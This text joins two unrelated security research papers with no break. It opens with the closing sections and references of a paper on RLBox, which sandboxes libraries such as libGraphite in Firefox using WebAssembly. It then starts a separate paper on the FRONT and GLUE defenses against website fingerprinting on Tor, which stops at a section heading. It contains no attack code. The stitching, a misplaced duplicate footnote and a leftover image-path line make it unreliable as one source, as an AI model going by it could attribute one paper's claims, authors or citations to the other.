Sandboxing. There has been some related work on providing APIs to simplify using sandboxed libraries (e.g., Codejail [63] and Google Sandboxing APIs [5]). However, these efforts do not provide the type-driven automation of RLBox (e.g., pointer swizzling and migration assistance) nor the safety of `tainted` types—leaving developers to manually deal with attacks of Section 3. Sammler et al. [43] formal model addresses some of these attacks using a type-direct approach, but require applications to be formally verified correct (in contrast to our local validators) to give meaningful guarantees.

There is a long line of work on sandboxing mechanisms with different performance trade-offs [20, 48, 49, 58, 60]. Recent, excellent surveys [52, 56] present a comprehensive overview of these mechanisms. RLBox makes it easy for developers to use such mechanisms without modifying the application or library (§6.2). In production we use WebAssembly; WebAssembly stands out as a principled approach with wide adoption [20].

Data sanitization and leaks. There is a large body of work on static and dynamic approaches to preventing or mitigating missed sanitization errors; see the survey by Song et al. [53]. These tools are orthogonal to RLBox. Developers could use them to check their data validation functions for bugs.

DUI Detector [22] uses runtime trace analysis to identify missing pointer sanitizations in user code. Other work has looked at sanitizing user pointers in the kernel [9]. For example, type annotations [25] have been used to distinguish between untrusted user pointers and trusted pointers in OS kernel code. In contrast, RLBox automatically applies such pointer sanitizations by leveraging the C++ type system.

One approach to avoid double-fetch bugs is to marshal all shared data before using it. But, this comes at a cost. Marshaling tools and APIs typically require array bounds annotations, which is tedious and demands in-depth knowledge of the sandboxed library's internal data structures. Automatic marshaling tools like C-strider [45] and PtrSplit [29] address this limitation; however, these tools either impose a significant overhead or lack support for multi-threading. RLBox uses shared memory and statically enforces that shared data is placed in shared memory, avoiding the need for custom marshaling tools or annotations. The use of shared memory, however, introduces possible double-fetch bugs. While RLBox provides APIs to assist with double-fetches, the possibility of unhandled double-fetch bugs still remain. Several recent techniques detect double-fetches from shared memory [47, 62, 64] and can be used alongside RLBox.

Previous efforts have also sought to prevent leaking pointers that could compromise ASLR [6, 13, 30]. RLBox prevents pointer leaks by disallowing pointers to renderer memory to pass into the sandboxed library via the type system.

Porting assistance. Several privilege separation tools provide assistance when migrating to a sandboxed architecture. Wedge (Crowbar) [4] uses dynamic analysis to guide the migration, and also supports an incremental porting mode that disables isolation so that developers can test the partial port and identify the next step. SOAAP [19] uses code annotations and a custom compiler to guide the developer. PrivTrans [8] uses code annotations and automatic source code rewriting to separate code and data into separate components. In contrast, RLBox assists with porting without any custom tooling, purely through the use of compile-time errors, by identifying code that must be modified for security and shared data that must be migrated to sandbox memory (§5).

9 Using RLBox in production

Over the last 6 months we've been integrating RLBox into production Firefox. In this section, we describe the difference between our research prototype and the production RLBox, and our migration of the libGraphite font shaping library to use RLBox. We are in the process of migrating several other libraries and adding support for Firefox on Windows [15, 51].

9.1 Making RLBox production-ready

To make RLBox production-ready we adapt a new isolation mechanism based on WebAssembly and rewrite the RLBox API, using our prototype implementation as a reference.

SFI using WebAssembly. In production, we use Wasm instead of NaCl to isolate library code from the rest of Firefox within a single process. Though Wasm's performance and feature-set is not yet on par with NaCl's [23], NaCl has been deprecated in favor of Wasm [17] and maintaining a separate toolchain for library sandboxing is prohibitive. Moreover,

these limitations are likely to disappear soon: as part of the Bytecode Alliance, multiple companies are working together to build robust Wasm compilation toolchains, a standard syscall interface, SIMD extensions, etc.

Since our goal is to reap the benefits of these efforts, we need to minimize the changes to these toolchains. In particular, this means that we cannot adjust for differences between the Firefox and Wasm machine model as we did for NaCl [36]—by intrusively modifying the compiler, loader, runtime, etc. (§6.2). We, instead, take advantage of the fact that RLBox intercepts all data and control flow to automatically translate between the Firefox and Wasm machine models in the RLBox API.

Our only modification to the Lucet Wasm runtime is an optimized trampoline, which we are working on upstreaming [67]. Since Wasm is well-typed and has deterministic semantics, our trampolines safely eliminate the context-and stack-switching code, reducing the cost of a cross-boundary crossing to a function call. This optimization was key to our shipping the sandboxed libGraphite (§5)—it reduced the overhead of RLBox by 800%. The details and formalization of these *zero-cost trampolines* will be presented in a separate paper.

Meaningful migration error-messages. We re-implement RLBox in C++ 17 and use new features—in particular `if constexpr`—to customize the error messages that guide developers during migration (§5). Meaningful error messages (as opposed to a wall of generic, template failures) is key to making RLBox usable to other developers. Although implementing custom error messages in our C++ 11 prototype is possible, it would make the implementation drastically more complex; C++ 17 allows us to keep the RLBox API implementation concise (under 3K lines of code) and give meaningful error messages.

9.2 Isolating libGraphite

We use RLBox to isolate the libGraphite font shaping library, creating a fresh sandbox for each Graphite font instance. We choose libGraphite largely because the Graphite fonts are not widely used on the web, but nevertheless Firefox needs to support it for web compatibility. This means that the library is part of Firefox attack surface—and thus memory safety bugs in libGraphite are security vulnerabilities in Firefox [54, 66].

Evaluation To measure the overhead of our sandboxing, we use a micro-benchmark that measures the page render time when reflowing text in a Graphite font ten times, adjusting the font size each time, so font caches aren't used.[11] We find that Wasm sandboxing imposes a 85% overhead on the libGraphite code, which in turn slows down Firefox's font rendering component (which uses libGraphite internally) by 50%. We attribute this slowdown largely to the nascent Wasm toolchains, which don't yet support performance optimization on par with, say LLVM [21, 23]. Nevertheless, this overhead is not user-perceptible; in practice page rendering is slowed down due to the network and heavy media content, not fonts.

To measure memory overhead, we use `cgmemtime` to capture the peak resident memory and cache used by Firefox on the same micro-benchmark. We find the memory overhead to be negligible—the median peak memory overhead when loading the micro-benchmark ten times is 0.68% (peak memory use went from 431460 KB to 434426 KB).

Deployment. The rewritten RLBox library as well as the modifications to Firefox to use a sandbox libGraphite have been merged into the Firefox code base [51]. Our retrofitted Firefox successfully tested on both the Firefox Nightly and Beta channels, and ships in stock Firefox 74 to Linux users and in Firefox 75 to Mac users [15].

10 Conclusion

Third party libraries are likely to remain a significant source of critical browser vulnerabilities. Our approach to sandboxing code at the library-renderer interface offers a practical path to mitigating this threat in Firefox, and other browsers as well.

RLBox shows how a type-driven approach can significantly ease the burden of securely sandboxing libraries in existing code, through a combination of static information flow enforcement, dynamic checks, and validations. RLBox is not dependent on Firefox and is useful as a general purpose sandboxing framework for other C++ applications.

Acknowledgements

We thank the anonymous reviewers for their insightful feedback. We thank our collaborators at Mozilla (especially Bobby Holley, Jonathan Kew, Eric Rescorla, Tom Ritter, and Ricky Stewart), Fastly (especially Pat Hickey and Tyler McMullen), and Tor (especially Georg Koppen) for fruitful discussions and help integrating RLBox into production. This work was supported in part by gifts from Cisco, Fastly, and Mozilla, and by the CONIX Research Center, one of six centers in JUMP, a Semiconductor Research Corporation (SRC) program sponsored by DARPA.

References

[1] B. Anderson, L. Bergstrom, M. Goregaokar, J. Matthews, K. McAllister, J. Moffitt, and S. Sapin. Engineering the Servo Web browser engine using rust. In *ICS 2016: SEIP*. ACM, 2016.

[2] autocannon: fast HTTP/1.1 benchmarking tool written in Node.js. https://github.com/mcollina/autocannon, 2016.

[3] A. Barth, C. Jackson, C. Reis, and the Google Chrome Team. The security architecture of the Chromium browser. Technical report, 2008.

[4] A. Bittau, P. Marchenko, M. Handley, and B. Karp. Wedge: Splitting applications into reduced-privilege compartments. In *NSDI*. USENIX, 2008.

[5] C. Blichmann, R. Swiecki, and ISE Sandboxing team. Open-sourcing sandboxed API. https://security.googleblog.com/2019/03/open-sourcing-sandboxed-api.html, 2019.

[6] K. Braden, L. Davi, C. Liebchen, A.-R. Sadeghi, S. Crane, M. Franz, and P. Larsen. Leakage-resilient layout randomization for mobile devices. In *NDSS*. Internet Society, 2016.

[7] C. Brook. Firefox, Safari, Edge all fall at Pwn2Own 2018. https://digitalguardian.com/blog/firefox-safari-edge-all-fall-pwn2own-2018, 2018.

[11] Available at: https://jfkthame.github.io/test/udhr_urd.html.

[8] D. Brumley and D. Song. Privtrans: Automatically partitioning programs for privilege separation. In *Security*. USENIX, 2004.

[9] S. Bugrara and A. Aiken. Verifying the safety of user pointer dereferences. In *S&P*. IEEE, 2008.

[10] Bug 1192226 (CVE-2015-4506) vp9 init context buffers. https://bugzilla.mozilla.org/show_bug.cgi?id=1192226, 2015.

[11] Bug 1446062 (CVE-2018-5146) ZDI-CAN-5822 - Mozilla Firefox Audio Driver Out of Bounds. https://bugzilla.mozilla.org/show_bug.cgi?id=1446062, 2018.

[12] Security: stack-buffer-overflow in break. https://bugs.chromium.org/p/chromium/issues/detail?id=850350, 2019.

[13] S. Crane, C. Liebchen, A. Homescu, L. Davi, P. Larsen, A.-R. Sadeghi, S. Brunthaler, and M. Franz. Readactor: Practical code randomization resilient to memory disclosure. In *S&P*. IEEE, 2015.

[14] S. Di Paola and G. Fedon. Subverting Ajax. Presented at 23C3, 2006.

[15] N. Froyd. Securing Firefox With WebAssembly. https://hacks.mozilla.org/2020/02/securing-firefox-with-webassembly/, 2020.

[16] Georg Koppen. Use RLBox for sandboxing third-party libraries. https://trac.torproject.org/projects/tor/ticket/32379.

[17] Google Chrome Team. (P)NaCl Deprecation Announcements. https://developer.chrome.com/native-client/migration#p-nacl-deprecation-announcements, 2017.

[18] C. Grier, S. Tang, and S. T. King. Designing and implementing the OP and OP2 Web browsers. *ACM Transactions on the Web*, 5(2), 2011.

[19] K. Gudka, R. N. Watson, J. Anderson, D. Chisnall, B. Davis, B. Laurie, I. Marinos, P. G. Neumann, and A. Richardson. Clean application compartmentalization with soaap. In *CCS*. ACM, 2015.

[20] A. Haas, A. Rossberg, D. L. Schuff, B. L. Titzer, M. Holman, D. Gohman, L. Wagner, A. Zakai, and J. Bastien. Bringing the web up to speed with webassembly. In *PLDI*. ACM, 2017.

[21] L. T. Hansen. Cranelift: Performance parity with Baldr on x86-64. https://bugzilla.mozilla.org/show_bug.cgi?id=1539399, 2019.

[22] H. Hu, Z. L. Chua, Z. Liang, and P. Saxena. Identifying arbitrary memory access vulnerabilities in privilege-separated software. In *ESORICS*, volume 9326 of *LNCS*. Springer, 2015.

[23] A. Jangda, B. Powers, E. D. Berger, and A. Guha. Not so fast: analyzing the performance of webassembly vs. native code. In *ATC*. USENIX, 2019.

[24] Y. Jia, Z. L. Chua, H. Hu, S. Chen, P. Saxena, and Z. Liang. The "Web/local" boundary is fuzzy: A security study of Chrome's process-based sandboxing. In *CCS*. ACM, 2016.

[25] R. Johnson and D. Wagner. Finding user/kernel pointer bugs with type inference. In *Security*. USENIX, 2004.

[26] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom. Spectre attacks: Exploiting speculative execution. In *S&P*. IEEE, 2019.

[27] D. Kohlbrenner and H. Shacham. Trusted browsers for uncertain times. In *Security*. USENIX, 2016.

[28] G. Kwong. JavaScript fuzzing in Mozilla, 2017. Presented at COSCUP 2017. https://nth10sd.github.io/js-fuzzing-in-mozilla/, 2017.

[29] S. Liu, G. Tan, and T. Jaeger. PtrSplit: Supporting general pointers in automatic program partitioning. In *CCS*. ACM, 2017.

[30] K. Lu, C. Song, B. Lee, S. P. Chung, T. Kim, and W. Lee. ASLR-Guard: Stopping address space leakage for code reuse attacks. In *CCS*. ACM, 2015.

[31] Markdown filter module for apache httpd server. https://github.com/hamano/apache-mod-markdown, 2011.

[32] Performance sheriffing/Talos. https://wiki.mozilla.org/Performance_sheriffing/Talos, 2018.

[33] Security/sandbox. https://wiki.mozilla.org/Security/Sandbox, 2018.

[34] Project Fission. https://wiki.mozilla.org/Project_Fission, 2019.

[35] S. Narayan, C. Disselkoen, T. Garfinkel, N. Froyd, E. Rahm, S. Lerner, H. Shacham, and D. Stefan. Retrofitting fine grain isolation in the Firefox renderer: Extended version. https://arxiv.org/abs/2003.00572, 2020.

[36] S. Narayan, T. Garfinkel, S. Lerner, H. Shacham, and D. Stefan. Gobi: Webassembly as a practical path to library sandboxing, 2019.

[37] S. Nichols. It's 2019, and a PNG file can pwn your Android smartphone or tablet: Patch me if you can. https://www.theregister.co.uk/2019/02/07/android_january_patches/, 2019.

[38] bcrypt for nodejs. https://github.com/kelektiv/node.bcrypt.js, 2010.

[39] N. Provos, M. Friedl, and P. Honeyman. Preventing privilege escalation. In *Security*. USENIX, 2003.

[40] C. Reis and S. D. Gribble. Isolating Web programs in modern browser architectures. In *EuroSys*. ACM, 2009.

[41] C. Reis, A. Moshchuk, and N. Oskov. Site isolation: Process separation for web sites within the browser. In *USENIX Security Symposium*. USENIX Association, 2019.

[42] A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE Journal on Selected Areas in Communications*, 21(1), 2003.

[43] M. Sammler, D. Garg, D. Dreyer, and T. Litak. The high-level benefits of low-level sandboxing. In *POPL*. ACM, 2019.

[44] R. Sasse, S. T. King, J. Meseguer, and S. Tang. IBOS: A correct-by-construction modular browser. In *FACS*, volume 7684. Springer, 2013.

[45] K. Saur, M. Hicks, and J. S. Foster. C-strider: type-aware heap traversal for C. *Software: Practice and Experience*, 46(6), 2016.

[46] G. Sauthoff. cgmemtime. https://github.com/gsauthof/cgmemtime, 2012.

[47] M. Schwarz, D. Gruss, M. Lipp, C. Maurice, T. Schuster, A. Fogh, and S. Mangard. Automated detection, exploitation, and elimination of double-fetch bugs using modern cpu features. In *AsiaCCS*. ACM, 2018.

[48] M. Seaborn. Sandboxing libraries in Chrome using SFI: zlib proof-of-concept. https://docs.google.com/presentation/d/1RD3bxsBfTZOIfrlq7HzGMsygPHgb61AleTdelIYOurs/, 2013.

[49] D. Sehr, R. Muth, C. Biffle, V. Khimenko, E. Pasko, K. Schimpf, B. Yee, and B. Chen. Adapting software fault isolation to contemporary CPU architectures. In *Security*. USENIX, 2010.

[50] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh. On the effectiveness of address-space randomization. In *CCS*. ACM, 2004.

[51] Shravan Narayan. Use Wasm sandboxed libraries in Firefox to reduce attack surface. https://bugzilla.mozilla.org/show_bug.cgi?id=1562797.

[52] R. Shu, P. Wang, S. A. Gorski, III, B. Andow, A. Nadkarni, L. Deshotels, J. Gionta, W. Enck, and X. Gu. A study of security isolation techniques. *ACM Computing Surveys*, 49(3), 2016.

[53] D. Song, J. Lettner, P. Rajasekaran, Y. Na, S. Volckaert, P. Larsen, and M. Franz. SoK: Sanitizing for security. In *IEEE Security and Privacy 2019*, 2019.

[54] Stefan Marsiske, Pierre Pronchery, Marcus Bointon. Penetration Test Report: Graphite font system. https://wiki.mozilla.org/images/9/98/Graphite-report.pdf, 2017.

[55] B. Stroustrup. Exception handling (and RAII). In *The C++ Programming Language*, chapter 13. Addison-Wesley, 4th edition, 2013.

[56] G. Tan. Principles and implementation techniques of software-based fault isolation. *Foundations and Trends in Privacy and Security*, 1(3), 2017.

[57] A brief Theora and Vorbis encoding guide. https://trac.ffmpeg.org/wiki/TheoraVorbisEncodingGuide, 2019.

[58] A. Vahldiek-Oberwagner, E. Elnikety, N. O. Duarte, M. Sammler, P. Druschel, and D. Garg. ERIM: Secure, efficient in-process isolation with protection keys (MPK). In *Security*. USENIX, 2019.

[59] VP9 bitrate modes in detail. https://developers.google.com/media/vp9/bitrate-modes/, 2019.

[60] R. Wahbe, S. Lucco, T. E. Anderson, and S. L. Graham. Efficient software-based fault isolation. In *SOSP*. ACM, 1993.

[61] H. J. Wang, C. Grier, A. Moshchuk, S. T. King, P. Choudhury, and H. Venter. The multi-principal OS construction of the Gazelle web browser. In *Security*. USENIX, 2009.

[62] P. Wang, J. Krinke, K. Lu, G. Li, and S. Dodier-Lazaro. How double-fetch situations turn into double-fetch vulnerabilities: A study of double fetches in the linux kernel. In *Security*. USENIX, 2017.

[63] Y. Wu, S. Sathyanarayan, R. H. Yap, and Z. Liang. Codejail: Application-transparent isolation of libraries with tight program interactions. In *ESORICS*, volume 7459 of *LNCS*. Springer, 2012.

[64] M. Xu, C. Qian, K. Lu, M. Backes, and T. Kim. Precise and scalable detection of double-fetch bugs in OS kernels. In *S&P*. IEEE, 2018.

[65] B. Yee, D. Sehr, G. Dardyk, J. B. Chen, R. Muth, T. Ormandy, S. Okasaka, N. Narula, and N. Fullagar. Native Client: A sandbox for portable, untrusted x86 native code. In *S&P*. IEEE, 2009.

[66] Yves Younan. Vulnerability Spotlight: Libgraphite Font Processing Vulnerabilities. https://blog.talosintelligence.com/2016/02/vulnerability-spotlight-libgraphite.html, 2016.

[67] Optimized transitions for Lucet compiler. https://github.com/bytecodealliance/cranelift/issues/1083, 2019.

Zero-delay Lightweight Defenses against Website Fingerprinting

Jiajun Gong, Tao Wang
Department of Computer Science and Engineering
Hong Kong University of Science and Technology
{*jgongac, taow*}*@cse.ust.hk*

Abstract

Website Fingerprinting (WF) attacks threaten user privacy on anonymity networks because they can be used by network surveillants to identify the webpage being visited by extracting features from network traffic. A number of defenses have been put forward to mitigate the threat of WF, but they are flawed: some have been defeated by stronger WF attacks, some are too expensive in overhead, while others are impractical to deploy.

In this work, we propose two novel zero-delay lightweight defenses, FRONT and GLUE. We find that WF attacks rely on the feature-rich trace front, so FRONT focuses on obfuscating the trace front with dummy packets. It also randomizes the number and distribution of dummy packets for trace-to-trace randomness to impede the attacker's learning process. GLUE adds dummy packets between separate traces so that they appear to the attacker as a long consecutive trace, rendering the attacker unable to find their start or end points, let alone classify them. Our experiments show that with 33% data overhead, FRONT outperforms the best known lightweight defense, WTF-PAD, which has a similar data overhead. With around 22%–44% data overhead, GLUE can lower the accuracy and precision of the best WF attacks to a degree comparable with the best heavyweight defenses. Both defenses have no latency overhead.

1 Introduction

As people increasingly use the Internet for work and entertainment, network surveillance has correspondingly grown to become a pervasive threat against people's privacy. Tor, an anonymity network based on onion routing [21], has become one of the most popular privacy enhancing technologies by defending web-browsing users from network eavesdroppers. To do so, it forwards user packets across multiple volunteer proxies, so that network surveillants cannot see both the true source and destination of the packets.

In the last decade, multiple studies [1, 7, 16, 17, 18, 20, 24, 25, 26, 29, 30] have shown that Tor is vulnerable to *Website Fingerprinting* (WF), a kind of traffic analysis attack where a local attacker passively eavesdrops on network traffic to find out which webpage a client is visiting. WF attackers succeed by observing packet patterns such as the number of outgoing and incoming packets, packet rates, packet timing, and the ordering of packets. (WF attacks do not need to break encryption.) What makes WF attacks especially threatening is that the local passive eavesdropper (which could be the client's ISP) is virtually impossible to detect.

To counter WF attacks, a number of defenses [2, 6, 11, 17, 19, 24, 27, 28] have been proposed over the years, but none have been adopted by Tor or any other privacy enhancing technology. This is because their data overhead may be too high; they may delay packets too much, hurting user experience; they may be too hard to implement realistically, relying on extra infrastructure that cannot be provided; or they may simply be ineffective against the best attacks. A defense against the WF problem grows increasingly urgent as more powerful attacks are found.

Our work makes the following contributions:

1. Emphasizing costlessness, practicality and usability, we design two new defenses that can defeat the best WF attacks: FRONT and GLUE. We call them zero-delay lightweight defenses, meaning they do not delay the client's packets and they only add a small number of dummy packets to real traffic.

   - FRONT obfuscates the feature-rich front portion of traces, which is crucial to the attacker's success. It does so using randomized amounts of dummy packets, disrupting the attacker's training process.
   - GLUE adds dummy packets between traces to make it seem as if the client is visiting pages consecutively without pause. This forces the attacker to solve difficult splitting problems, which previous work finds that even the best attacks fail to do [10].

2. We conduct extensive experiments to show the effectiveness of our defenses. We show that FRONT is able to

outperform WTF-PAD (the previous best zero-delay defense) with the same data overhead (33%) in terms of attackers' performance as well as information leakage analysis, while GLUE can reduce the TPR and precision of the best WF attacks down to single digits with 22%–44% data overhead (overhead depending on user behavior).

3. As GLUE relies on the difficulty of the splitting problem, we improve known solutions to splitting with a new framework, CDSB, to evaluate GLUE fairly. To the best of our knowledge, this is the first work that presents the performance of WF attacks when more than two webpages are visited consecutively.

We organize the rest of the paper as follows. We first discuss the related work in Section 2, and then we give some preliminaries in Section 3. We present FRONT and its evaluation in Sections 4 and 5 respectively, and we present GLUE and its evaluation in Sections 6 and 7 respectively. Finally we summarize our work in Section 8.

2 Related Work

Website Fingerprinting Attacks. WF attacks date back to 2002, when Hintz showed preliminary success in fingerprinting webpages by the number of bytes received in each connection [9]. Later, more studies successfully applied attacks against single-hop systems (Stunnel, OpenSSH, CiscoVPN and OpenVPN) in the closed-world scenario [8, 13]. (We will define the closed-world scenario and the more realistic open-world scenario in Section 3.) These attacks failed to defeat Tor because of Tor's cell-level padding [8]. In 2011, Panchenko et al. [17] showed success against Tor (73% accuracy) with the use of a support vector machine (SVM) using expert features; it was effective in a preliminary open-world scenario as well. Further works [1, 4, 7, 16, 18, 20, 24, 25] have been proposed since then that pushed accuracy higher and false positive rate lower.

We pick four of the best, most recent attacks to evaluate, all of which are highly effective in the open-world scenario:

- **kNN** [24]: Proposed by Wang et al. in 2014, this attack uses a k-nearest neighbors classifier based on automatically learning weights of different features. It is designed to break WF defenses, as it adjusts to defensive feature scrambling by lowering the weights of bad features.

- **CUMUL** [16]: Panchenko et al. proposed this SVM classifier that exploits the "cumulative representation" of a trace in 2016. It is more accurate than kNN, and has an excellent computation time.

- **kFP** [7]: In 2016, Hayes and Danezis proposed this attack that jointly uses random forests and k-nearest neighbors. It has high precision in the open-world scenario.

- **DF** [20]: DF is a recent attack using a deep Convolutional Neural Network. It outperforms other deep learning attacks [1, 18], achieving high precision and recall. It is the first attack shown to be effective against WTF-PAD, a lightweight WF defense [11].

Website Fingerprinting Defenses. To defend against local, passive WF attackers, WF defenses can be deployed on an anonymity network to modify how the client talks to the network's proxies. This is generally done by adding dummy packets or delaying real packets according to some strategy; the attacker cannot distinguish between dummy packets and real packets. No modification to the web server is required. Over the years, researchers have put forward a number of defenses to protect privacy-sensitive clients against WF attacks. We classify the strategies they use to defeat WF attacks into three categories, roughly in order of overhead: obfuscation, confusion, and regularization.

Obfuscation defenses seek to obfuscate specific features WF attacks rely on. A number of early defenses obfuscate packet lengths to defeat older WF attacks. These include *Traffic Morphing* by Wright et al. [28], which pads and splits packets, and *HTTPOS* [14], which does the same on specific HTTP requests and responses. These two defenses are ineffective on Tor, where packet lengths already leak no information because of constant-size cell-level padding. In 2016, Juarez et al. [11] introduced WTF-PAD, which uses a sophisticated token system to generate dummy packets and fill up abnormal trace gaps.

Some defenses aim to achieve *confusion*: they make it difficult for an attacker to determine which of a certain set of given traces is loaded. Panchenko et al. suggested simply loading a *Decoy* page for every true page load [17], so the attacker does not know which is the real page. Wang et al. proposed confusing the attacker by sending two or more traces under a *Supersequence* [24] that is created by adding dummy packets at the right places and delaying user packets.

Much work has been done on *regularization* defenses recently, which restrict how clients can send and receive packets in order to strictly limit the feature space available to the attacker. Some of these defenses enforce a fixed packet rate, with regular sequence end times, on the client: these include BuFLO (Buffered Fixed-Length Obfuscation) by Dyer et al. [6], CS-BuFLO (Congestion-Sensitive BuFLO) by Cai et al. [2], and the overhead-optimized Tamaraw by Cai et al. [3]. Fixing the packet rate delays user traffic significantly. In 2017, Wang and Goldberg [27] introduced Walkie-Talkie, which forces the browser to communicate in half-duplex mode to limit features. It achieves regularization at a lower overhead if we can assume that the client has some knowledge of webpage sizes.

Surveying the extensive work done on confusion and regularization defenses, we find that almost all of them have either a high data overhead (requiring many dummy pack-

Table 1: Comparison of known WF defenses. For overhead, Low is a non-zero overhead up to 35%, Medium is roughly 35–70%, High is roughly 70-100%, and Very High is above 100%.

Category	Defense	Latency overhead	Data overhead	Requires additional infrastructure	Defeated by known attacks
Obfuscation	Traffic morphing [28]	None	Low	None	Yes
	HTTPOS [14]	None	Low	None	Yes
	WTF-PAD [11]	None	Low	None	Yes
	FRONT (this work)	**None**	**Low**	**None**	**No**
Confusion	Decoy [17]	None	High	None	No
	Walkie-talkie [27]	Medium	Low	Knowledge of pages, half-duplex	No
	Supersequence [24]	High	Very High	Knowledge of pages	No
Regularization	BuFLO [6]	Very High	Very High	Fixed-rate network transfer	No
	CS-BuFLO [2]	Very High	Very High	Fixed-rate network transfer	No
	Tamaraw [3]	High	High	Fixed-rate network transfer	No
	GLUE (this work)	**None**	**Low**	**None**	**No**

ets) or cause significant delays to user traffic; sometimes both. These factors have stymied the adoption of all of these defenses; Tor developers would not want to harm user experience of their anonymity network. Therefore, to create zero-delay lightweight defenses, we decided to avoid confusion and regularization defenses. Among our new defenses, FRONT is an obfuscation defense, while GLUE is in its own category as it forces the WF attacker to solve a different, much more difficult problem.

Some other defenses also require extra infrastructure to support, which is detrimental to their deployability. Supersequence and Walkie-Talkie both assume that the client knows some information about the webpage they are about to visit. This is generally impractical. The BuFLO-series of defenses mandate fixed packet rates, which may require some modification to the network stack because otherwise network delays could still reveal information. Walkie-Talkie requires modification to how the browser loads webpages. Our objective is to create defenses that can be deployed as painlessly and quickly as possible against the present threat of network surveillance, so we do not use any extra infrastructure.

We summarize the above in Table 1. Our defenses share the category of zero-delay lightweight defenses with only WTF-PAD. Noting that WTF-PAD is defeated by DF [20], we compare our work with theirs to show that our defenses are effective against DF.

3 Preliminaries

3.1 Threat Model

Like previous works in WF, we consider a passive adversary who is local to the user. Figure 1 illustrates the attack model. The adversary sits between the user and the entry node of the Tor network, eavesdropping on the network traffic over the encrypted channel. The adversary will not delay, modify or drop any packets.

We aim to deploy our defenses on Tor nodes to protect its clients against WF. There are three nodes in a typical Tor circuit: entry, middle, and exit. The middle node would serve as the cooperating proxy enacting the defense with the client. We use the middle node because the entry node is a possible WF attacker. Exit nodes and web servers would be entirely unaffected by our defense, as the middle node would drop dummy packets.




Figure 1: The threat model for WF. The adversary sits between the user and the Tor network. The middle node of Tor network will be a cooperating proxy to deploy our defense.

3.2 Classification

From the attacker's perspective, WF can be regarded as a classification problem. During webpage loading, a WF attacker records network traffic traces (also known as *packet sequences*). The attacker visits a certain set of monitored pages in advance and trains a machine learning model on these traces. Each webpage is a class, and a particular trace belonging to this class is called an *instance*. Then, when observing the client's traces, the attacker predicts which webpage the trace belongs to, based on the trained model.

WF attacks may be evaluated in either the *closed-world* or the *open-world* scenario. In the closed-world scenario, we assume a user only visits a specific set of webpages, also called *monitored webpages*. In the open-world scenario, the client can also visit non-monitored webpages, so the attacker must predict whether a trace is a monitored one or a non-monitored one. If it is monitored, the attacker has to further answer which one. The attacker never trains on the same webpage the client visits; therefore, the attacker has zero prior knowledge of the client's behavior. We focus on the more realistic open-world scenario.

While it is more difficult than the closed-world scenario, a large number of attacks have recently shown open-world success [7, 16, 17, 18, 24, 25, 30].

In the closed-world scenario, the attacker must achieve high accuracy (true positive rate), while in the open-world scenario, the attacker must achieve both high accuracy and precision. Therefore, to prove the efficacy of our defense against open-world attackers, we need to ensure that the attacker has both low accuracy and low precision. We specifically define precision in open-world WF below.

3.3 Precision

The precision of a classifier is defined as the proportion of positive (i.e. monitored) classifications that are correct. Researchers have pointed out that the base rate (the proportion of monitored webpages visited by the client) has been erroneously ignored in previous WF works when calculating precision [23]. This may lead to the base rate fallacy: an attack that seems to be accurate (high true positive rate) is actually highly imprecise when the base rate is low. If it is imprecise, its classifications are useless to the attacker. The definition of precision is somewhat atypical for WF because it is not a two-class problem, so we explicitly define it as follows:

Definition 3.1. Positives. If the WF attacker classifies a trace as belonging to a monitored webpage, it is a positive. If the classification is correct, it is a *true positive*. If the classification is incorrect and the sequence actually belongs to a different monitored webpage, it is a *wrong positive*. If the classification is incorrect and the sequence actually belongs to a non-monitored webpage, it is a *false positive*.

Definition 3.2. Precision. In an experiment, let N_P and N_N denote the number of positives and negatives respectively. Let TPR and WPR denote the proportion of true positives and wrong positives to N_P. Let FPR denote the proportion of false positives to N_N. Then the precision is:

$$\pi = \frac{TPR}{TPR + WPR + r \cdot FPR},$$

In the above, r is the ratio between how often the client visits non-monitored webpages to how often the client visits monitored webpages. A higher r lowers precision, and makes the open-world classification problem harder; previous attacks have shown success against clients up to $r = 1000$ [23]. We want to prove that our defense is effective even for low-r clients that visit monitored webpages frequently. Therefore, in our paper, we set $r = 10$, representing a client that visits one monitored webpage for every ten non-monitored webpages. Hereafter we evaluate precision for such a client.

We also present the F_1 score, the harmonic mean of TPR and precision, as a single combined metric for comparison between different attacks.

3.4 Overhead

We define the overhead of defending a trace as follows.

Definition 3.3. Trace. A trace is a sequence of packets collected during a page loading process, denoted as $P = \langle (t_1, L_1), (t_2, L_2), \cdots, (t_{|P|}, L_{|P|}) \rangle$ where $|P|$ is the total number of cells in the trace. t_i is the timestamp of the i-th packet. L_i shows the direction and length of the i-th packet. Tor uses its own datagrams called cells which are all padded to the same length. Since Tor cells are of the same length, we simply use $L_i = +1$ to represent a cell coming from the client and -1 to represent a cell coming from the server. (We use packets to refer to both types of datagram.)

Definition 3.4. ℓ-trace. An ℓ-trace comprises traces of consecutive visits to ℓ webpages, denoted as $P = P_1 || P_2 || \cdots || P_\ell$.

Let P denote the original trace and P' denote the trace after implementing some defense D. We define latency and data overhead on this trace as follows, which are the costs of implementing the defense D:

Definition 3.5. Latency overhead. The latency overhead $T(D)$ of defense D on P is the extra time taken to transmit real packets, divided by the original transmission time. Denote the last **real** packet in P' as t_k, then we have:

$$T(D) = \frac{t_k - t_{|P|}}{t_{|P|}}$$

Definition 3.6. Data overhead. The data overhead $O(D)$ of defense D on P is the total amount of dummy data divided by the total amount of real data:

$$O(D) = \frac{|P'| - |P|}{|P|}$$

Generally, latency overhead affects users' browsing experience while data overhead shows the extra burden laid on the network. They should be considered together when evaluating a defense. Following previous works [3, 11, 24, 27], we define these two metrics to be independent of each other, to simplify the analysis and to more easily highlight how defenses change each overhead. When bandwidth is a concern, for example, increasing the bandwidth overhead will likely delay page loading but will not change the time overhead.

Note that Definition 3.5 does not include the whole trace P', only the sequence up to the last real packet. That is because the client's page would have fully loaded upon reception of the last real packet; extra dummy packets sent or received after that point have no effect on the client's experience. Our defenses, FRONT and GLUE, have zero latency overhead (zero-delay) and little data overhead (lightweight).

4 FRONT

